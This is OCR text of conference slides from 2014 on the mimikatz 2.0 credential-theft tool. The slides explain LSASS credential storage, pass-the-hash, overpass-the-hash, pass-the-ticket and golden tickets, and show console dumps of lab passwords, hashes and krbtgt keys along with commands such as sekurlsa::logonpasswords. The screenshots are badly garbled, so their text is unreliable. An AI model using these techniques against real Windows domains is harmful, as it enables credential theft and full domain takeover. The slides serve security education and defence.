

# mimikatz 2.0



```
ministe 20 apra sil
                                                                                                                           mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nar 9 2014 13:25:11)
                                                                                                               . 25252
                                                                                                            ** () **
                                                                                                                            Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oc.eo)
with 14 modules * * *
Tump C/pecurity/winft1.dmp - WinDbg/6.3.9600.16384.X86
Ele Edit View Debug Window Help
            mimikatz # privilege::debug
Privilege '20' ox
              Biblkatz 2.0 alpha (#86) release "Biwl en C" (Max 9 2014 13 24:58)
Vindows build 9500
                                                                                                            mimikatz # sekurlsa::logonpasswords
  # 0 #
              Senjesin DEIFY 'gentilkivi' ( benjasin@gentilkivi cos )
http://blog.gentilkivi cns/ainikatx (ce.ec)
                                                                                                            Authentication Id : 0 ; 70683 (00000000:0001141b)
                                                                                                            Session
User Name
                                                                                                                                   : Interactive from 1
: Gentil Kiwi
                                                  FinDEG entension | . . .
   · cccrr
                                                                                                                                   : vm-w7-u1t-x
: S-1-5-21-1982681256-1210654043-1600862990-1000
  ......
                                                                                                            SID
            * Kernel mode *
                                                                                                                       [00000003] Primary
* Username : Gentil Kiwi
  ***********************
# Search for LSASS process
0: kd: |process D 0 Isass exe
                                                                                                                                       vm-w7-u3t-x
dbe9aee149655a6075e4540af1f22d3b
cc36cf7a8514893efccd332446158b1a
a299912f3dc7cf0023aef8e4361abfc03e9a8c30
 # Then switch to its context
    kd> process /r /p :EPROCESS address>
                                                                                                                       * NTLM
# And finally
                                                                                                                       * SHAI
0 kd> |simikatz
                                                                                                                      tspkg:
 ...........
                                                                                                                         Username : Gentil Kiwi
             * Hear node *
                                                                                                                       * Domain : vm-w7-ult-x
* Password : waza1234/
 0:000) |mimikatz
 *************
                                                                                                                       * Domain : vm-w7-ult-x
* Password : waza1234/
 16.0 kd) |process 0 0 1sams see
PROCESS 00b/sc40 Sessionid D Cid 0160 Peb 753df000 ParentCid 0100
DirBase Seilbed ObjectTable 0c14s740 HandleCount (Data Not Accessible)
                                                                                                                      kerberos :
                                                                                                                        * Username : Gentil Kiwi
                                                                                                                       * Domain : vm-w/-ult-x
* Password : waza1234/
 16.0 kd: process /r /p 83b9ec40
 Implicit process is now 83b9ec40
                                                                                                                      [000000000]
  Loading User Symbols
                                                                                                                        * Username : Administrateur#checolate.local

* Domain : (null)

* Password : waza1234/
16.0 kd> (mimikats
 Authentication Id
                        0 ; 261936 (00000000 : 0003ff30)
  emmion.
                        Interactive from 1
  lner Esae
                        Administrateur
                        8-1-5-21-138452501-2365100005-3685010670-500
         [000000003] Primary
          · Usernase
```

Benjamin DELPY 'gentilkiwi'



· Dosein

· BTIM

16.0 kd)

CHOCOLATE

cc36ct7a851489Jetcod332

Le libre et vous ! 15èmes Rencontres Mondiales du Logiciel Libre

Du 5 au 11 juillet 2014





# Our little story

- 'whoami', why am I doing this?
- mimikatz 2.0 & sekurlsa
- Focus on Windows 8.1 et 2012r2



- Kerberos & strong authentication
- Questions / Answers

And of course, some demos during the session (and stickers;)





# `whoami`? Why mimikatz?



### Benjamin DELPY `gentilkiwi`

- Kiwi addict, I code, but when it's done, I tweet about it: @gentilkiwi
- lazy efficient ;
- I don't work as pentester/searcher/technical guy, I do it as a Kiwi (nights);
- I use Windows (but also OpenBSD)
  - is the enemy of your enemy your friend?;)

### `mimikatz`

- born 2007;
- is not a hacking tool (seriously);
- is coded for my personal needs;
- can demonstrate some security concept;
  - Have you ever try to demonstrate "theoretical" risks and to obtain reaction? acts?
     (budgets?)
- try to follow Microsoft's evolution (who's the cat/mouse?)
- is not enough documented! (I know, but I work on it on GitHub...)




### mimikatz 2.0

- fully recoded in C, with system's runtimes (≠ VC9, 10...)
  - strict code (no goto ;))
  - smaller (~180 kb)
  - Deal relatively transparently with memory/process/dumps, and with registry/hives.
- Works on XP/2003, Vista/2008, Seven/2008r2, 8/2012 and 8.1/2012r2
  - x86 & x64;)
  - Windows 2000 support dropped with 1.0 version
- Two other components, not mandatory:
  - 1. mimidrv; a driver to interact with the Windows Kernel (hooks, tokens, process...)
  - 2. mimilib; a library with some goodies:
    - AppLocker bypass;
    - Authentication Package (SSP);
    - · Password filter;
    - mimikatz::sekurlsa for WinDBG.



mimikatz :: sekurlsa

LSA (level PLAYSKOOL)





## mimikatz :: sekurlsa


LSA (level PLAYSKOOL

- Authentication packages :
  - take user's credentials;
  - do their job (hash, asking for ticket...);
  - keep enough data in memory to compute the answers to the challenges (Single Sign On).
    - Not in all case, eg: LiveSSP provider does not keep data for a SmartCard authentication
- If we can get data, and inject it in another session of LSASS, we avoid authentication part.
- If we put data in right places, we can still answer to the challenges.
- This is the principle of « Pass-the-hash »
  - In fact, of « Pass-the-\* »



### mimikatz:: sekurlsa

demo!-sekurlsa::logonpasswords





### mimikatz:: sekurlsa

what is it?


- This module of mimikatz read data from SamSs service (known as LSASS process) or from a memory dump!
- sekurlsa module can retrieve:
  - MSV1\_0 hash & keys (dpapi)
  - TsPkg password
  - WDigest password
  - LiveSSP password
  - Kerberos password, ekeys, tickets & pin
  - SSP password
- And also :
  - pass-the-hash
  - overpass-the-hash / pass-the-(e)key
    - RC4 (ntlm), AES128 & AES256
  - pass-the-ticket (official MSDN API!)

```
mimikatz 2.0 alpha x64
             mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar 9 2014
              Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
              http://blog.gentilkiwi.com/mimikatz
                                                 with 14 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 70683 (00000000:0001141b)
                    : Interactive from 1
User Name
                    : Gentil Kiwi
Domain
                    : vm-w7-u1t-x
SID
                    : 5-1-5-21-1982681256-1210654043-1600862990-1000
          [00000003] Primary
* Username : Gentil Kiwi
          * Domain :
                        vm-w7-ult-x
                        d0e9aee149655a6075e4540af1f22d3b
                      : cc36cf7a8514893efccd332446158b1a
                      : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
            Username : Gentil Kiwi
           Domain : vm-w7-ult-x
Password : waza1234/
            Úsername : Gentil Kiwi
            Domain : vm-w7-ult-x
            Password: waza1234/
            Username : Gentil Kiwi
            Domain : vm-w7-ult-x
          * Password : waza1234/
          [000000001
           Username : Administrateur@chocolate.local
            Domain : (null)
Password : waza1234/
```



# mimikatz :: sekurlsa

workflow





# mimikatz :: sekurlsa

memo

### Security Packages

Package	Symbols	Туре
tspkg	tspkg! <b>TSGlobalCredTable</b>	RTL_AVL_TABLE
wdigest	wdigest! <b>l_LogSessList</b>	LIST_ENTRY
livessp	livessp!LiveGlobalLogonSessionList	LIST_ENTRY
kerberos (nt5)	kerberos! <b>KerbLogonSessionList</b>	LIST_ENTRY
kerberos (nt6)	kerberos! <b>KerbGlobalLogonSessionTable</b>	RTL_AVL_TABLE
msv1_0	<pre>lsasrv!LogonSessionList lsasrv!LogonSessionListCount</pre>	LIST_ENTRY ULONG
ssp	msv1_0! <b>SspCredentialList</b>	LIST_ENTRY

### Protection Keys

Key NT 5	Symbols
RC4	<pre>lsasrv!g_cbRandomKey lsasrv!g_pRandomKey</pre>
DES <i>x</i>	lsasrv! <b>g_pDESXKey</b> lsasrv! <b>g_Feedback</b>

Key NT 6	Symbols					
	lsasrv! InitializationVector					
3DES	lsasrv! <b>h3DesKey</b>					
AES	lsasrv! <b>hAesKey</b>					



### mimikatz:: sekurlsa

LsaEncryptMemory

- All credentials in memory are encrypted, but in a reversible way to be used (ok, not ~all~ are encrypted)
- Encryption is symmetric, keys are in the memory of the LSASS process
  - It's like sending an encrypted ZIP with the password in the same email...
  - Encrypt works with LsaProtectMemory, decrypt with LsaUnprotectMemory
- Both deal with LsaEncryptMemory


Depending on the secret size, algorithm is different:





### mimikatz:: sekurlsa

demo!-sekurlsa::logonpasswords





### mimikatz

### Focus on Windows 8.1 & 2012r2

After a lot of customers cases, time, credentials stolen...Microsoft had to react! (a little bit, ok;))

"In Windows Server 2012 R2 and Windows 8.1, new credential protection and domain authentication controls have been added to address credential theft."

- http://technet.microsoft.com/library/dn344918.aspx#BKMK\_CredentialsProtectionManagement
- "Restricted Admin mode for Remote Desktop Connection"
  - Avoid user credentials to be sent to the server (and stolen)
  - Allow authentication by pass-the-hash, pass-the-ticket & overpass-the-hash with CredSSP
- "LSA Protection"
  - Deny memory access to LSASS process (protected process)
  - X Bypassed by a driver or another protected process (remember? mimikatz has a driver ;))
- "Protected Users security group"
  - No more NTLM, WDigest, CredSSP, no delegation nor SSO... Strengthening Kerberos only!
  - Kerberos tickets can still be stolen and replayed (and smartcard/pin code is in memory =))



# mimikatz Focus on Windows 8.1 & 2012r2



	Primary			CredentialKeys				tspkg		wdigest		kerberos			liveren	2019	4	credman 6	
	LM	NTLM	SHA1	NTLM	SHA1	Root	DPAPI	off	on	off	on	pass 1	PIN 4	tickets	eKeys	livessp	ssp	dpapi	creaman 6
								Windows XP/2003											
Local Account								2											
Domain Account								2					5						
								Wind	ows Vis	ta/2008	8 & 7/20	008r2							
Local Account																			
Domain Account																			
									Wind	lows 8/2	2012								
Microsoft Account																			
Local Account																			
Domain Account																			
									Windo	ws 8.1/2	2012r2								
Microsoft Account									3		3								
Local Account									3		3	7							
Domain Account									3		3								
Domain Protected Users									3		3								
					10000														
				r's authentication								ed an unlock on NT5, not available with smartcard not installed by default on XP, not available on 2003							
		IN	Pict		Fingerprint			data in m											
	code	pass	gestures	pass	pass			no data ir	n memory			off by defa					ops/ts), w	digest too	)
Microsoft Account Local Account												chnet.mic when Sm							
Local Account																			
												is NOT en cessed/us			(XP/2003	)			
												cal admin,			ck				
											***************************************	car aarriiri,	o. Te unu	arter armo	Cit				




## mimikatz


### Focus on Windows 8.1 & 2012r2

- 06/12/2012 Mitigating Pass-the-Hash-Attacks and Other Credential Theft
  - http://blogs.technet.com/b/security/archive/2012/12/06/new-guidance-to-mitigatedetermined-adversaries-favorite-attack-pass-the-hash.aspx
  - http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C 6ECFB10CB4B9/Mitigating%20Pass-the Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques\_English.pdf
- 13/05/2014 KB2871997 Backport of Windows 8.1/2012r2 nice stuff to 7/2008r2 & 8/2012
  - http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx
- 08/07/2014 Mitigating Pass-the-Hash-Attacks and Other Credential Theft Version 2
  - http://blogs.technet.com/b/security/archive/2014/07/08/new-strategies-and-features-to-helporganizations-better-protect-against-pass-the-hash-attacks.aspx
  - http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C 6ECFB10CB4B9/Mitigating-Pass-the-Hash-Attacks-and-Other-Credential-Theft-Version-2.pdf



- « Kerberos is a computer network authentication protocol which works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner »
  - http://en.wikipedia.org/wiki/Kerberos\_%28protocol%29
- Two kinds of ticket:
  - TGT: for account in the domain;
  - TGS: to access a service on a node, for one user.
- Some resources more accurate than me:
  - http://technet.microsoft.com/library/bb742516.aspx
  - <a href="http://www.ietf.org/rfc/rfc4120.txt">http://www.ietf.org/rfc/rfc4120.txt</a>
  - http://msdn.microsoft.com/library/windows/desktop/aa
     378170.aspx
  - http://msdn.microsoft.com/library/cc237917.aspx








# mimikatz:: kerberos 1/3 authentication

Kerberos (level PLAYSKOOL )

pre-authentification pre-authentification g smart addressed!

#### AS-REQ

I would like a ticket for 'Administrateur' on the domain 'chocolate'







#### Start/End/MaxRenew

krbtgt / chocolate.local

Administrateur @ chocolate.local

Session key + metadata

SID: S-1-5-21-a-b-c

User RID: **500** (Administrateur)

Groups RID: **520**,**512**,**519**,**518**,**572** 

(Admins du domaine, entreprise, ...)

Dernier changmt. 04/02/2014 23:21:07

Expire Jamais

Modifiable **05/02/2014 23:21:07** 



#### 2 AS-REP

Here is a **TGT** ticket for 'Administrateur' on the domain 'chocolate'

If you have its credentials (good passwords, so good keys), you can use it to ask me **TGS**, thanks to the **session key** 

username

password

ntlm

Administrateur waza1234/ cc36cf7a8514893efccd332446158b1a





#### Administrateur

Start/End/MaxRenew

krbtgt / chocolate.local

Administrateur @ chocolate.local

Session key + metadata



# mimikatz:: kerberos 2/3 asking for service

Kerberos (level PLAYSKOOL)

### (3) TGS-REQ

I would like a ticket for the 'cifs' service on 'serveur' of 'chocolate' domain.

Here is my TGT and some information encrypted with session key. I know it, because I'm really 'Administrateur'.

**4GT** 



Start/End/MaxRenew
Administrateur @ chocolate.local
krbtgt / chocolate.local

SID: S-1-5-21-a-b-c User RID: 500 (Administrateur) Groups RID: 520, 512, 519, 518, 572 (Admins du domaine, entreprise, ...) Dernier changmt. 04/02/2014 23:21:07 Expire Jamais Modifiable 05/02/2014 23:21:07



#### Session key


reg-data



#### 4 TGS-REP

Here is a TGS for 'cifs/serveur' on the 'chocolate' domain

If you know intial **session key**, you can decrypt **TGS session key** and use it for communicate with 'serveur'







#### Start/End/MaxRenew

cifs/serveur @ chocolate.local Administrateur @ chocolate.local

Session key + metadata

SID: **S-1-5-21-a-b-c** 

User RID: **500** (Administrateur)

Groups RID: **520,512,519,518,572** 

(Admins du domaine, entreprise, ...)

Dernier changmt. 04/02/2014 23:21:07

Expire Jamais

Modifiable 05/02/2014 23:21:07



#### Session key

Start/End/MaxRenew

cifs/serveur @ chocolate.local
Administrateur @ chocolate.local

Session key + metadata



# mimikatz:: kerberos 3/3 access

Kerberos (level PLAYSKOOL )





Start/End/MaxRenew

cifs/serveur @ chocolate.local
Administrateur @ chocolate.local

Session key + metadata

SID: S-1-5-21-a-b-c

User RID: 500 (Administrateur)


Groups RID: **520,512,519,518,572** 

(Admins du domaine, entreprise, ...)
Dernier changmt. **04/02/2014 23:21:07** 

Expire Jamais

Modifiable 05/02/2014 23:21:07





rid username

1108 serveur\$

ntlm 77d4b1409b7e5b97263b0f0230f73041




(5) Hello 'serveur', here is a TGS for you. It show that the KDC knows me as 'Administrateur' on the 'chocolate' domain for using your 'cifs' service.


All that with all the benefits that the **KDC** me recognize me (groups, privileges, time...) You can check this ticket because you know the secret key of this ticket (it's your secret), so you check *session key* of the request.



pass-the-ticket

TGS theft – access to a service on a server for 10h (can vary)






TGT theft – full identity of one user for 10h (can vary)

krbtgt / chocolate.local


Administrateur @ chocolate.local

Start/End/MaxRenew



Start/End/MaxRenew
krbtgt / chocolate.local
Administrateur @ chocolate.local
Session key - metadata

SID : S-1-5-21-a-b-c
User RID : 590 (Administrateur)
Groups RID : 520,512,519,518,572
(Admins du domaine, entreprise, ...)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07




Session key



overpass-the-hash

eKey theft – full identity of one user for password lifetime on the domain





### overpass-the-hash

- wait? I can obtain a Kerberos ticket with a NTLM hash? Like in "pass-the-hash"?
  - Only a hash?
  - Yeah, you can =)
- So what is that?
  - Preauth & first data are encrypted with user key, but what is that key?
  - For RC4, the key is the NTLM hash!

```
Domain: CHOCOLATE / S-1-5-21-130452501-2365100805-3685010670
RID : 000001f4 (500)
User : Administrateur
 * Primary
    LM
    NTLM: cc36cf7a8514893efccd332446158b1a
 * Kerberos
    Default Salt : CHOCOLATE.LOCALAdministrateur
    Credentials
      des cbc md5
                        : f8fd987fa7153185
* Kerberos-Newer-Keys
    Default Salt : CHOCOLATE.LOCALAdministrateur
    Default Iterations: 4096
    Credentials
      aes256 hmac
                        (4096): b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
      aes128 hmac
                        (4096): 8451bb37aa6d7ce3d2a5c2d24d317af3
      des cbc md5
                        (4096): f8fd987fa7153185
```



### demo!-sekurlsa::tickets



Administrateur



Ge P(



ioriocilli



Planneau de configuration

```
mimikatz 2.0 alpha x86
                      mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 10 2014 01:53:18)
                       Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 14 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::tickets /exports
Authentication Id : 0 ; 145013 (00000000:00023675)
                                 : Interactive from 1
Session
                                  : Administrateur
User Name
Domain
              Tickets group 0
[00000000]
                    Start/End/MaxRenew: 11/03/2014 23:07:23 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21 
Service Name (02) : [dap ; srvchar]y.chocolate.local ; @ CHOCOLATE.LOCAL
                    Target Name (02) : ldap ; srvcharly.chocolate.local ; @ CHOCOLATE.LOCAL
                   Client Name (01): Administrateur; @ CHOCOLATE.LOCAL

Flags 40a50000 : name_canonicalize; ok_as_delegate; pre_authent; renewable; forwardable;

Session Key (12): 9c ca 8a 39 0c f3 d4 df bf 1e c9 03 97 c3 f1 f0 dd 43 2c 25 6d 22 83 1c 32 4c d5 a5 69 bb
  db 8b
                    Ticket (03 - 12): [...]
* Saved to file [0;23675]-0-0-40a50000-Administrateur@ldap-srvcharly.chocolate.local.kirbi!
                   OUOUOUOLI
Start/End/MaxRenew: 11/03/2014 23:07:22 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21
Service Name (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
Target Name (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
Client Name (01) : Administrateur ; @ CHOCOLATE.LOCAL ( CHOCOLATE.LOCAL )
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key (12) : ca 71 87 78 63 ff 8d 8e bf 97 c2 f7 67 a5 89 3d 4e b9 08 dc dc d6 60 42 b8 c3 27 67 51 4c
  60 b3
                    Ticket (03 - 12) : [...]
* Saved to file [0;23675]-0-1-40a50000-Administrateur@LDAP-srvcharly.chocolate.local.kirbi !
               Tickets group 1
```



### Golden Ticket



- TGT are <u>limited to 10 hours</u> and can be <u>renewed</u>
  - configurable time
- TGT are nothing more than TGS for a service named 'krbtgt' for all KDC in a domain
- For that, they're encrypted with a common key for each KDC. With RC4, the NTLM hash of the fictive account 'krbtgt' (or AES)

```
Nom d'utilisateur krbtgt
Commentaire Compte de service du centre de distribution de clés
Compte : actif Non
```

- I don't really know why, but this key is "never" renewed (only when migrating to
   >= 2008 functional level domain)
  - However, using the passwords history (2) of this account, a full renew can be done in two moves.
- What could we do with a permanent key, which allow creating TGT?


	rid	username	type	key
			rc4	310b643c5316c8c3c70a10cfb17e2e31
4	502	krbtgt	aes128	Da3128afc899a298b72d365bd753dbfb
	•		aes256	15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42







- Client name : Administrateur
- Service name : krbtgt/chocolate.local
- Validity
  - Start Time 09/07/2014 10:25:00
  - End Time 09/07/2024 10:25:00
- Authorization data Microsoft (PAC)
  - Username: Administrateur
  - Domain SID
    - S-1-5-21-130452501-2365100805-3685010670
  - User ID
    - 500 Administrateur
  - Groups ID
    - 512 Admins du domaine
    - 519 Administrateurs de l'entreprise
    - 518 Administrateurs du schéma
    - .
  - **–** ...





username

ntlm

502 krbtgt

310b643c5316c8c3c70a10cfb17e2e31



demo!-kerberos::golden



```
EDITION AFFICHAGE PROJET GÉNÉRER DÉBOGUER ÉQUIPE DUTILS TEST ARCHITECTURE ANALYSER FENÉTRE !
                                                                                                                    ▶ Débagueur Windows local - Refesse - Win33
                                                                                                                                                                                                                                                                                                                                                           Exploratiour die colutions

    V × kohl,m kertennic < ×</li>

                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   - 10 kutil in kerberos init()
                   ○ 8-200 日 10 10
                                                                                                                                                           Rechercher Explanateur de pulutiona (Ctri+5 🔑 🕶
Solution 'mimiketz' (2 projets)
                                                                                                                                                            POSITY ASN. SECRETE SAIN AND ENGlishmetFort, App Entored . HILL;
) alphal files
b mimiday
                                                                                                                                                          OND ADSTRUCT GROWN GROWN THE STREET HER ATTRUST AND ATTRUST AND ATTRUST ATTRUS
                common modules
                ■ Dépendances externes

■ local modules

